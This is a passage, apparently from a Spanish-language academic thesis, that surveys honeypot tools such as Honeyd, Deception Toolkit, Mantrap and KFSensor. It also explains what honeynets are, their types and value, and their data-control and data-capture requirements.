NetFacade simula una red de equipos ejecutando servicios vulnerables. En un escaneo del rango de direcciones *IP*, la simulación de *NetFacade* regresará información de los servicios simulados, como si fueran servicios reales de una red real, ejecutándose en el *host* actual. Como estos *hosts* virtuales no cuentan con usuarios, todo el tráfico es considerado sospechoso. Todo el tráfico de *NetFacade* se registra y una alerta de la actividad se envía al personal administrador de seguridad. Estas alertas pueden ser configuradas en varios niveles y especificar acciones de respuesta. Por esta habilidad *NetFacade* puede identificar todos los nuevos y desconocidos ataques, los cuales pueden ser fuente de nuevas firmas para *Sistemas Detectores de Intrusos* y *Firewalls*.

Dentro de las características de *NetFacade* se encuentran:

- Es capaz de simular una red tipo C, todos los *hosts* dentro de esta red tendrán la misma dirección *MAC* de red.
- Puede simular 8 diferentes sistemas operativos.
- Es capaz de simular 13 diferentes servicios como *FTP (wu 2.4.2 academ BETA 12 (1), System V Release 4.0, y SunOS Versión 4.1), SSH (SSH Communucationes Security Ltd's. versiones 1.2.26 y 2.0.9)*, etc.
- Automáticamente genera nombres de dominio, cuentas de usuario, sistemas operativos y ejecuta servicios para simular *hosts* a través de la interfaz de red.

NetFacade puede ser considerado un *honeypot de baja interacción*.

Smoke Detector

Smoke Detector[18] puede agregar valor a la capa de protección. Es capaz de ejecutar 19 de los sistemas operativos más comunes en un mismo sistema físico, *Smoke Detector* confundirá y retardará a los *intrusos* que intenten ingresar a información crítica. Cuando *Smoke Detector* es accedido, la información es registrada e inmediatamente notificada enviándola al administrador.

Algunas de las ventajas de *Smoke Detector* son:

- Proactivamente reduce las amenazas de los activos de una red.
- Permite al administrador responder en tiempo real a los ataques.
- Captura importante información como podría ser direcciones *IP* utilizadas en el ataque.

Algunas de sus características son:

[18]Para mayor información acerca de como obtener *Smoke Detector* consultar : *http://palisadesys.com/products/*.

- *Impide ataques. Smoke Detector* es una herramienta proactiva para completar la estrategia de seguridad. Se utiliza para disfrazar los servicios críticos y detectar intentos de acceso no autorizados. *Smoke Detector* puede emular 19 sistemas operativos en una sistema físico. Es colocado en una red para que aparente ser los servidores importantes, con la finalidad de confundir y retardar a los *intrusos*.

- *Extiende el tiempo de respuesta.* Mientras *Smoke Detector* se encuentra retardando a los *intrusos* que intentan ingresar a los recursos críticos, capturará y registrará toda la información comunicada durante la sesión y la enviará inmediatamente mediante una alerta al administrador. Al momento que el *intruso* determine que está intentando ingresar a un servidor falso, el administrador ya contará con la información necesaria y habrá puesto bajo llave los recursos críticos.

- *Captura de información. Smoke Detector* capturará información importante de alguien que se encuentre intentando comprometer el servidor y enviará esta información al administrador del sistema. Incluyendo en esta información la fecha y hora del intento, la dirección IP del servidor emulado que ha sido probado, la dirección IP del equipo que se está comunicando con *Smoke Detector* y el número que indica el nivel de alerta, el cual se utiliza para ayudar al administrador a calibrar la severidad del ataque.

Smoke Detector también se considera un *honeypot* de baja interacción.

Honeyd

Honeyd[19] es un pequeño demonio que crea *hosts* virtuales en una red. El *host* puede ser configurado para ejecutar arbitrariamente servicios y su personalidad *TCP* puede ser adaptada, con lo cual los *hosts* aparentan que están ejecutando ciertas versiones de sistemas operativos. *Honeyd* habilita un simple *host* para que pretenda tener muchas direcciones. Este puede inclusive simular una red de área local.

Es posible realizar pruebas a los *hosts* virtuales, como puede ser la ejecución de un comando de identificación pasiva. Cualquier tipo de servicio en la máquina virtual puede ser simulado de acuerdo a un simple archivo de configuración. En vez de simular un servicio, también es posible redireccionar éste hacia otra máquina.

Las diferentes firmas *TCP* se obtienen a través de un archivo de configuración *nmap*[20] de identificación pasiva. La configuración de la personalidad es el sistema operativo que *nmap* o *xprobe*[21] regresarán. Los perfiles pueden ser configurados para determinar si permitirán escaneos a puertos abiertos o para seleccionar la preferencia en la cual respondan a fragmentos de paquetes *IP "Internet Protocol"*.

[19] Para mayor información sobre *Honeyd* consultar: *http://www.citi.umich.edu/u/provos/honeyd/.*

[20] *Nmap* es una utilería que permite realizar escaneos a grandes segmentos de red, para mayor información consultar : *http://www.nmap.org*

[21] *xprobe* permite realizar escaneos a segmentos de red, para mayor información consultar : *http://xprobe.sourceforge.net/*

Honeyd puede ser utilizado para crear una *honeynet virtual*[22] o una red general de monitoreo. Este apoya la topología de red incluyendo *ruteadores* dedicados y *ruteadores* normales. Los *ruteadores* pueden ser atribuidos con ciertas características para que la topología parezca más realista.

Muchos de los *honeypots de baja interacción* que se han discutido hasta este momento dan el mismo valor de detección y reacción, pero requieren poco trabajo y el riesgo es menor. A continuación se describirán otros *honeypots* que elevan su nivel de interacción.

Deception Toolkit

Creado por ***Fred Cohen***, *Deception Toolkit*[23] es uno de los *honeypots* originales. Es conocido como *DTK* y se podría catalogar como un *honeypot* de mediana interacción. Este puede realizar más que *Specter* y por lo tanto proporcionará mayor información, pero se requiere de mucho trabajo para instalarlo y adicionalmente cuenta con mayor riesgo. Sin embargo, este no tiene una alta interacción con el *honeypot*, ya que aquí no hay un sistema operativo verdadero con el cual un *intruso* pueda interactuar. *Deception Toolkit* es una colección de programas de lenguaje *PERL* diseñados para sistemas *UNIX* que emulan una variedad de vulnerabilidades conocidas. La gran ventaja es que el kit de herramientas es libre y se tiene el *código fuente*. La desventaja de estos programas es que pueden ser potencialmente explotados y darle al *intruso* acceso al sistema. Cada programa emula una vulnerabilidad conocida. Por ejemplo, ciertos programas emulan servidores *SMTP* vulnerables. Si el sistema es exitosamente atacado y comprometido, los *intrusos* pueden configurar *Deception Toolkit* para enviarse los archivos de contraseñas del sistema a su cuenta de *correo electrónico*.

El objetivo de *Deception Toolkit* es doble: engaño (prevención) y alerta (detección). Tal como ya se discutió anteriormente, el engaño *("deception")* contribuye poco en el valor de la prevención. Cuando *Deception Toolkit* fue liberado por primera vez, engañando a los *intrusos*, contaba con un gran valor, ya que atacar un sistema requería de una alta interacción del intruso. Sin embargo, un gran porcentaje de los ataques en la actualidad son altamente automatizados, como los *autorooters* y *gusanos*, los cuales probarán y atacarán cualquier cosa que tenga una dirección *IP* asignada. En este caso no es un *intruso* el que engaña, ya que no se requiere intervención del *intruso* para que la herramienta funcione. Sin embargo, *Deception Toolkit* tiene su valor en la detección. Al igual que *Specter*, *Deception Toolkit* puede ser utilizado para detectar ataques en contra del sistema. La ventaja de *Deception Toolkit* en la detección, es que se pueden modificar los programas para emular cualquier vulnerabilidad que se quiera. La desventaja es: se necesita más trabajo para desarrollarlo.

La idea básica no es nueva. Se utiliza el engaño para contar los ataques. En el caso de *Deception Toolkit* el engaño es proponerse aparentar, para los *intrusos*, que el sistema

[22] Las *honeynets virtuales* son explicadas en el siguiente capítulo en la *sección 3.6*

[23] Para mayor información sobre *Deception Toolkit* consultar: *http://www.all.net/dtk/*

que está ejecutando *Deception Toolkit* tiene un gran número de vulnerabilidades conocidas. *Deception Toolkit* es programable, pero está típicamente limitado para producir salidas en respuesta a una entrada de un *intruso*, simulando que el sistema está ejecutando un servicio vulnerable para el método del *intruso*. Esto tiene algunos efectos interesantes:

- Incrementa la carga de trabajo del *intruso*, ya que no puede fácilmente conocer cuales de sus intentos de ataque fallan y cuales no. Por ejemplo, si un ataque produce que *Deception Toolkit* aparente ser un archivo de contraseñas de Unix, el *intruso* probablemente intente ejecutar un ataque por diccionario para adivinar alguna contraseña y así tratar de irrumpir en el sistema. Pero si el archivo de contraseñas es falso, el *intruso* consumirá tiempo y esfuerzo sin obtener resultado alguno.

- Permite registrar los intentos de ingreso del *intruso* y responder antes de que explote una vulnerabilidad a la que es susceptible. Por ejemplo, cuando un *intruso* intenta utilizar un ataque de *Sendmail* en contra del sistema, se registran todas las entradas para almacenar sus técnicas. Con el engaño colocado, no se tiene problema en escoger que puertos se ejecutan, la adivinación de contraseñas y todas las otras maneras de intentos de ataque que pueden ocurrir.

- Si alguna persona utiliza *Deception Toolkit*, podrá ver que los ataques son una manera de ahorrar tiempo. Si algunas otras personas comienzan a utilizar *Deception Toolkit*, tal vez los *intrusos* se sientan cansados y ejecuten sus ataques en cualquier otro lugar. Si mucha gente utiliza *Deception Toolkit*, los *intrusos* probablemente se den cuenta que es necesario invertir demasiado tiempo y esfuerzo para irrumpir dentro de los sistemas y además tienen un alto riesgo de detección antes de que sus ataques sean exitosos.

- Si suficientes personas utilizan *Deception Toolkit* y trabajan juntos para almacenar las alertas actualizadas, probablemente se eliminen todas, pero los ataques más sofisticados serán detectados después de que sean dados a conocer por la comunidad de seguridad. Con *Deception Toolkit* se puede conocer la actividad de los *intrusos* así como conocer los ataques más serios y llevar un registro de ellos.

Mantrap

Producido por *Recorse*, *Mantrap*[24] es un *honeypot* comercial y solo existe para sistema operativo *Solaris*. En vez de emular servicios, *Mantrap* levanta cuatro subsistemas, a menudo llamados jaulas. Estas jaulas son lógicamente sistemas operativos discretos separados de un sistema operativo maestro, se puede ver esta analogía en la **figura 2.12**, los administradores de seguridad podrán modificar estas jaulas, como lo hacen normalmente con cualquier sistema operativo, esto incluye instalar aplicaciones que elijan, como podría ser una *base de datos Oracle*[25] o un servidor *Web* con *Apache*[26]. Esto hace que el *honeypot* sea mucho más flexible, por lo cual este podrá realizar mucho más.

[24] Para mayor información sobre *Mantrap* consultar :*http://www.recouse.com*

[25] *Oracle* es uno de los manejadores de *bases de datos* más utilizado en el mundo.

[26] *Apache* es uno de los servidores *web* más utilizados, para mayor información consultar: *http://www.apache.org*

Figura 2.12: *Arquitectura de Mantrap*

El *intruso* tendrá un sistema operativo completo para interactuar y una variedad de aplicaciones para atacar. Toda esta actividad es capturada y registrada. No únicamente se podrá detectar escaneos de puertos y accesos *telnet*, además se podrán capturar *rootkits*, ataques a nivel de aplicación, sesiones *chat "Internet Relay Chat"* y una variedad de otras amenazas. Sin embargo, será más lo que se podrá aprender, por lo tanto algo más puede salir mal. Se debe tener en cuenta que el *intruso* puede utilizar este *sistema operativo* completo y funcional para atacar a otros. Se deberán tener cuidados para reducir este riesgo. Por lo cual se podría catalogar a este como un nivel de interacción mediano. También, estos *honeypots* pueden ser utilizados como cualquier *honeypot de producción* (utilizando ambos métodos: detección y reacción) o un *honeypot de investigación* para aprender más acerca de estas amenazas. La única gran limitación es que se depende de lo que el proveedor proporcione.

Mantrap proporciona un método real y flexible para identificar amenazas de seguridad internas y externas. Cuando los *hosts* que contienen *Mantrap* se localizan dentro de una red, pueden mostrar el riesgo de la interrupción de los procesos críticos y la pérdida de información, al agregar valiosos mecanismos de respuesta, que actualmente no están disponibles con las herramientas tradicionales. Una herramienta de seguridad tradicional proporciona tiempo o información. La combinación de estos recursos proporciona al administrador la habilidad para responder eficientemente y apropiadamente a un ataque dado.

Al implementar una norma de capa de seguridad, proporciona varios niveles de protección para la información valiosa de activos en la red de la organización.

Como se puede observar en la **figura 2.13**, *Mantrap* cuenta con una consola de administración desde la cual se pueden administrar los diferentes sistemas operativos emulados en cada una de las jaulas.

Mantrap cuenta con las siguientes características:

- *Protege contra ataques internos.*

  Un gran porcentaje de los ataques sobre los activos de información provienen de fuentes internas. Debido al alto nivel de confianza que se permite para audiencias




Figura 2.13: *Análisis de Registros con Mantrap*

internas, los *intrusos* dentro de una organización a menudo tienen acceso a información confidencial y privilegiada. Los ataques sobre este tipo de información generalmente tienen gran efecto sobre la organización en términos económicos, más aún que los ataques externos. Sin embargo, la seguridad interna es usualmente de baja prioridad en comparación con la seguridad externa. *Mantrap* permite a una organización implementar una aplicación efectiva de la seguridad interna que disminuya el riesgo en los negocios de un ataque interno exitoso.

Mantrap es extremadamente efectivo cuando se desarrolla un recurso interno de alto valor; cuando un *intruso* se encuentra buscando la información deseada, *Mantrap* puede crear una fuente de información virtual.

- *Protegiendo en contra de ataques externos.*

  Para protegerse en contra de ataques externos se puede utilizar un *firewall*. Los *intrusos* pueden obtener acceso traspasando el *firewall*, explotando y comprometiendo recursos internos. *Mantrap* puede ser una parte integral de una solución de seguridad para proteger en contra de este tipo de ataques externos. Los *hosts* que contengan *Mantrap* pueden ser desarrollados de varias maneras dentro de una Zona Desmilitarizada (DMZ) y las jaulas pueden ser configuradas para parecerse a otros *hosts*, como podría ser un servidor de *ftp, mail o web*. Para crear espejos falsos de los recursos externos, así el *intruso* no podrá determinar cuales sistemas son de producción y cuales son virtuales. Adicionalmente, *Mantrap* se puede complementar con el *firewall* para fortalecer las medidas de seguridad. Proteger los activos internos es esencial, el implementar una solución de capa de seguridad con *Mantrap* puede prevenir pérdidas financieras y mala imagen de una organización.

- *Ganando tiempo e información.*

  La calidad del engaño está directamente relacionada con la habilidad para contener al

intruso por largo tiempo. Los *intrusos* están enterados del ambiente en el que juegan, por lo que un sólido engaño es esencial para mantener al *intruso* y determinar sus métodos y motivos.

Mantrap utiliza la tecnología de engaño de *host*. Este aprovecha los límites de interacción entre el *intruso*, creando un ambiente irreal. El *intruso* puede fácilmente examinar el ambiente y consecuentemente perder tiempo y utilizar varios recursos tratando de conseguir ingresar. Para presentar un ambiente más realista, *Mantrap* utiliza un ambiente de *sistema operativo* entero, permitiendo virtualmente que cualquier aplicación sea ejecutada en la jaula. Las aplicaciones disfrazadas y datos falsos serán el destino de estos ataques, no los sistemas de producción.

- *Perfil de Intruso.*

  Mantrap mantiene un seguimiento de las actividades del *intruso*. *Mantrap* registra información relevante, como comandos ejecutados, procesos ejecutados, fecha y hora del ataque, archivos accedidos, conexiones de red y direcciones *IP*. Con esta información, se puede desarrollar un perfil de *intruso* que indique su nivel de destreza y cómo es su ataque. Un perfil de *intruso* exacto habilita una fuente de información para la toma de decisiones cuando sea necesario responder a un ataque.

Como se puede ver en la **figura 2.14**, *Mantrap* cuenta además con una terminal de monitor de sesión, desde la cual se puede monitorear una determinada conexión a uno de los sistemas operativos controlados por *Mantrap*, permitiendo conocer paso a paso, que es lo que el *intruso* se encuentra ejecutando en la jaula.




Figura 2.14: *Monitor de Sesión de Mantrap*

KFSensor

KFSensor es un *honeypot* basado en *Sistema de Detección de Intrusos (IDS).*

Actúa como *honeypot* para atacar y detectar *intrusos* simulando servicios de sistema y troyanos.

Es sumamente configurable y sus características detallan en sus registros, el análisis de ataque y alertas seguridad.




Figura 2.15: *Detección de Ataques con KFSensor*

Características:

- No falsos positivos
- Consume pocos recursos
- Simple
- Avanzada simulación de servidores
- Detección en tiempo real
- Detecta amenazas desconocidas
- Agrega seguridad a fondo
- Honeypot de baja interacción

Bigeye

Honeypot de baja interacción que emula varios servicios como *FTP* o *HTTP.*

Es una utilería de red que puede ejecutarse de varias formas.

- Como *sniffer*
- Como generador de bitácoras *tcp/udp/icmp*
- Escuchar conexiones entrantes en un puerto *tcp/udp*
- Como *honeypot*

Modo honeypot

El modo *honeypot* (-e) es un esquema de emulación para aparentar protocolos como: *ftp* o *http*.

The Bait and Switch

La idea de este *honeypot* es: *sacar de las sombras del esquema de seguridad a los honeypots y convertirlos en un participante activo en el sistema de defensa.*

Lo que hace es crear un sistema que reacciona a intentos de intrusión hostiles redireccionando todo el tráfico hostil a un *honeypot* que está "espejeando" parcialmente un sistema en producción. De esta manera, en cuanto se *switchea*, el *intruso* se encuentra atacando al *honeypot*, en lugar del sistema en producción.

Se han revisado 8 diferentes tipos de *honeypot*. Ningún *honeypot* es mejor que otro, cada uno tiene sus desventajas y ventajas, todo esto depende de lo que se quiera registrar. Es mucho más fácil definir las habilidades de los *honeypots*, se han definido las categorías de estos basados en sus niveles de interacción. Entre mayor sea el nivel de interacción de un *honeypot*, mayor será lo que se podrá aprender, pero será muy grande el riesgo. Por ejemplo, *BackOfficer Friendly (BOF)* y *Specter* representan *honeypots* de baja interacción. Estos son fáciles de obtener e implementar. Sin embargo, están limitados específicamente a emular algunos sistemas y servicios, utilizados específicamente para la detección. *Deception Toolkit* y *Mantrap* cuenta con un nivel de interacción mediano. Las *honeynets* representan *honeypots* de alta interacción. Estas pueden dar grandes departamentos de información, sin embargo, más será el trabajo y riesgo involucrado.

Muchas de estas soluciones comparten el problema de firmas detectables. Ya que es ser posible identificar estos productos basándose en las firmas que dejan, permitiendo a un *intruso* avanzado comprometer el sistema, moverse dentro de fuentes reales y no perder tiempo con sistemas virtuales o emulados. Todas estas soluciones tienen un gran potencial pero únicamente para algún requerimiento específico. Adicionalmente, no se permitirá dañar a otros sistemas en la *Internet*, por lo cual es necesaria una solución que no pueda ser utilizada como plataforma de ataque.

2.2. Honeynets

En el tema anterior fueron descritos varios tipos de *honeypots* basándose su nivel de interacción, la mayoría presentó un nivel de interacción bajo, por lo cual pueden ser instalados y administrados fácilmente, pero es poca la información que se puede obtener, debido a la poca interacción de los *intrusos* con los sistemas *honeypot*; en el presente tema se discutirá un tipo de *honeypot* que permite una interacción alta con los *intrusos*, permitiendo obtener una gran cantidad de información acerca de las distintas amenazas de seguridad en cómputo, pero involucrando un gran riesgo; este tipo de *honeypot* es conocido como: *honeynet*, a continuación se describirá el funcionamiento, requerimientos necesarios y riesgo involucrado.

Las *Honeynets* representan el extremo en la investigación del *honeypot*. Estas son *honeypots* de alta interacción, se podrán aprender grandes cosas, sin embargo, también cuentan con un alto riesgo. Su primer valor radica en la investigación, recogiendo información de amenazas que existen comúnmente hoy en día en *Internet*. Una *honeynet* es una red de sistemas. A diferencia de muchos de los *honeypots* descritos anteriormente, nada es emulado. Pocas o ninguna modificación se realiza a los sistemas que forman parte de la *honeynet*. Esto proporciona a los *intrusos* un amplio rango de sistemas, aplicaciones y funcionalidades para atacar. De esto se podrá aprender mucho, no únicamente sus herramientas o tácticas, métodos de comunicación, organizaciones grupales y motivos. Sin embargo, con esta habilidad viene un gran riesgo. Una gran variedad de medidas se deben tomar, para asegurar que una vez comprometido el sistema, una *honeynet* no pueda ser utilizada para atacar a otros sistemas. Las *honeynets* son primeramente *honeypots de investigación*. Estas pueden utilizarse como *honeypot de producción*, específicamente para la detección o reacción, sin embargo, esto requerirá de mucho tiempo y esfuerzo.

2.2.1. Definición

Las *honeynets* son un tipo de *honeypot* de alta interacción, diseñado específicamente para la investigación de amenazas de seguridad, ayudan a conocer cómo los *intrusos* realizan pruebas y cómo consiguen explotar los recursos de una red. Los *honeypots* son implementados en sistemas simples y su valor se encuentra en la detección de amenazas, en cambio las *honeynets* son implementadas en una red de sistemas de cómputo y su valor consiste en proporcionar información sobre amenazas de seguridad en cómputo, con esta información se pueden conocer las tácticas, métodos y herramientas usadas por los *intrusos* al comprometer los sistemas dentro de la *honeynet*. Las *honeynets* no son utilizadas para capturar *intrusos*. El objetivo es conocer cómo trabajan los *intrusos* al comprometer los sistemas dentro de una red, pero sin que tengan conocimiento de que están siendo observados y analizados. [5]

2.2.2. Tipos de Honeynets

A continuación se describirán los tipos de *honeynets* que existen, son similares a los tipos de *honeypots*[27]: *Producción* e *Investigación.*

Honeynet de Investigación

Es una red de múltiples sistemas operativos dedicados exclusivamente a la investigación de amenazas de seguridad, es decir, los sistemas no tienen tráfico de producción, pero cuentan con servicios y aplicaciones reales. Esta red se establece detrás de un dispositivo de control de acceso, en el cual todo el tráfico de entrada y salida es controlado y capturado. El tráfico capturado se analiza para conocer las herramientas, tácticas y motivos de los *intrusos.* [6]

Honeynet de Producción

Esta red se establece detrás de un dispositivo de control, el tráfico de salida se controla. Los sistemas que se encuentran dentro de la red son sistemas con aplicaciones y servicios que la organización está empleando en sus ambientes de producción. Los riesgos y vulnerabilidades descubiertas en una *honeynet* de este tipo son los mismos que se pueden encontrar en cualquier organización en Internet. Solo es necesario tomar un sistema de producción y colocarlo dentro de la *honeynet.*

Con este tipo de *honeynet* es difícil realizar un buen estudio de las amenazas debido al tráfico de producción que contamina los datos, pero puede ser utilizada como alerta de posibles ataques a los demás sistemas dentro de la organización. Pueden detectarse ataques y se puede establecer un patrón de comportamiento de *intrusos.*

Son estas 2 diferencias en el diseño las que hacen de una *honeynet* primeramente una herramienta de investigación. Esta puede ser utilizada como un *honeypot* tradicional, el cual detecta actividad no autorizada, sin embargo, una *honeynet* requiere gran trato, mucho trabajo, riesgo y administración. Es muy simple, no vale la pena todo el esfuerzo de construir y mantener una *honeynet* solo para detectar ataques a los sistemas. Se podrá obtener una solución más adecuada con un simple *honeypot.*

2.2.3. Valor de las Honeynets

Las *honeynets* agregan un gran valor ya que permiten a una organización conocer la manera de actuar de los *intrusos.* Por lo general la información referente a la seguridad en cómputo es puramente defensiva, es decir se proporciona información acerca de vulnerabilidades existentes, para una corrección adecuada, se implementan mecanismos de defensa como son: *Firewalls, Sistemas Detectores de Intrusos (IDS),* métodos de cifrado como *PGP "Pretty Good Privacy"*, se realizan actualizaciones a los sistemas, etc. todos

[27]Los tipos de *honeypots* fueron descritos en el capítulo anterior en la *sección 2.1.3 y 2.1.4.*

estos mecanismos tienen por objetivo proteger lo mejor posible los recursos de la organización. Pero los *intrusos* desarrollan y realizan nuevos ataques a los sistemas de cómputo constantemente. Esto es una gran desventaja, ya que un nuevo y peligroso ataque puede desarrollarse y puede transcurrir un largo período de tiempo antes de que sea dado a conocer, durante este período de tiempo muchos sistemas pueden ser comprometidos por este ataque desconocido.

Las *honeynets* intentan cambiar esta situación al proporcionar a la organización la opción de tomar la iniciativa. El primer propósito de una *honeynet* es recolectar información acerca de las amenazas existentes en el campo de la seguridad en cómputo. Con las *honeynets* se pueden detectar nuevos y sofisticados ataques, por ejemplo: los *gusanos* que comprometen miles de sistemas de cómputo pueden ser capturados y analizados, se pueden determinar patrones de comportamiento y motivos de los *intrusos*; esta información puede utilizarse como indicador temprano de posibles ataques antes de que estos sucedan, he aquí un segundo propósito de las *honeynets*: proporcionar información que ayude a proteger de mejor manera los recursos dentro de una organización. Al colocar sistemas de producción dentro de la *honeynet* se pueden identificar riesgos y vulnerabilidades para los sistemas de producción dentro de una organización. Adicionalmente un tercer propósito de una *honeynet* es ayudar a la organización a desarrollar las habilidades de respuesta a incidentes de seguridad, el equipo puede desarrollar las habilidades para detectar, reaccionar, recuperar y analizar sistemas *honeypot* que han sido comprometidos.

Estos ejemplos de identificación de riesgos, mejora de la protección de los recursos y respuesta a incidentes demuestran las posibilidades de la funcionalidad de una *honeynet*. Se tiene que tener en mente que las *honeynets* son sólo una herramienta, proporcionan información valiosa, sin embargo, cada quien determina la utilidad que le de. Así, su principal propósito y diseño se encuentran en el análisis de amenazas de seguridad en cómputo.

2.2.4. Funcionamiento

La *honeynet* conceptualmente es una infraestructura simple. Se crea una red de cómputo donde se podrá observar todo lo que ocurre dentro, se podrá monitorear a los *intrusos* en la red, se podrá incluir todo lo que se quiera dentro de la red. Esta red controlada y monitoreada es la *honeynet*. En la **figura 2.16** se muestra un ejemplo de una arquitectura *honeynet* de Primera Generación (**Gen I**[28]), la cual será descrita a detalle a lo largo del presente tema. (Como puede observarse consta de varios elementos que permiten el monitoreo y control de esta red).

Uno de los grandes problemas de los profesionales de la seguridad es determinar dentro del tráfico de una red de alguna organización, cuál es tráfico de la actividad de los sistemas de producción y cuál es tráfico de actividad maliciosa provocada por los *intrusos*, algunos mecanismos como *Sistemas Detectores de Intrusos* resuelven este problema utilizando una *base de datos* de firmas de ataques ya conocidos que son identificados dentro del

[28]Honeynet de Primera Generación (*Gen I*) es dedfinida así por el proyecto Honeynet.




Figura 2.16: *Arquitectura Honeynet Gen I*

tráfico de la red. Sin embargo, el exceso de información, la contaminación de los datos, actividad desconocida, falso positivos y falso negativos pueden causar que el análisis y la determinación de la información sea extremadamente difícil.

Al igual que algunos *honeypots*, las *honeynets* resuelven este problema dedicando los recursos exclusivamente a la investigación de amenazas de seguridad, es decir, no hay tráfico de producción entrando y saliendo de la *honeynet* por lo cual todo el tráfico que llegue hasta la *honeynet* es sospechoso por naturaleza y será capturado y analizado.

Se permitirá que cualquier *intruso* comprometa los sistemas dentro de la *honeynet*, se permitirá que pueda realizar algunas actividades dentro de los sistemas, pero se deberá controlar cualquier actividad maliciosa que intente comprometer a los sistemas que no son parte de la *honeynet*. Para cumplir con esta situación la *honeynet* deberá cumplir con ciertos requerimientos que son descritos a continuación.

2.2.5. Requerimientos

Los requerimientos críticos que definen a cada *honeynet* son **control de datos** y **captura de datos**. Si ocurre una falla en cualquiera de estos dos requerimientos entonces ocurre una falla en la *honeynet*. Las *honeynets* pueden ser implementadas de distintas maneras pero deberán de mantener siempre los requerimientos de control y captura de datos, el éxito de la *honeynet*

consistirá en mantener los requerimientos sin que los *intrusos* tengan conocimiento de estos, por lo tanto no podrán saber que se encuentran dentro de una *honeynet*. Un tercer requerimiento, **colección de datos** se utiliza exclusivamente por aquellas organizaciones que cuenten con múltiples *honeynets* distribuidas en sus ambientes. A continuación se describirá en que consiste cada uno de estos tres requerimientos:

Control de Datos

El control de datos se encargará de contener la actividad de los *intrusos* dentro de la *honeynet*. Se debe recordar que una *honeynet* es implementada para ser comprometida por los *intrusos*; cuando se trata con *intrusos* siempre hay un gran riesgo, se deberá contar con mecanismos que permitan controlar la actividad de los *intrusos* y así disminuir este riesgo.

El control de datos consiste en implementar mecanismos que controlen el tráfico de entrada y de salida de la *honeynet*, es decir se permitirá el ingreso de todo aquel tráfico que permita al *intruso* comprometer cualquier sistema dentro de la *honeynet*, pero se deberá bloquear la salida de tráfico que pueda ser utilizado para comprometer algún sistema fuera de la *honeynet*. Para realizar esto se colocará un *firewall* que permitirá el ingreso de todo el tráfico que se acredite, pero limitando el tráfico de salida. Se puede observar el mecanismo de control de datos en la **figura 2.16**, se muestra al *firewall* anteponerse entre la red de sistemas e Internet, adicionalmente un *ruteador* es colocado con el propósito de evitar que el *firewall* sea descubierto y proporcionar a la *honeynet* un ambiente más realista.

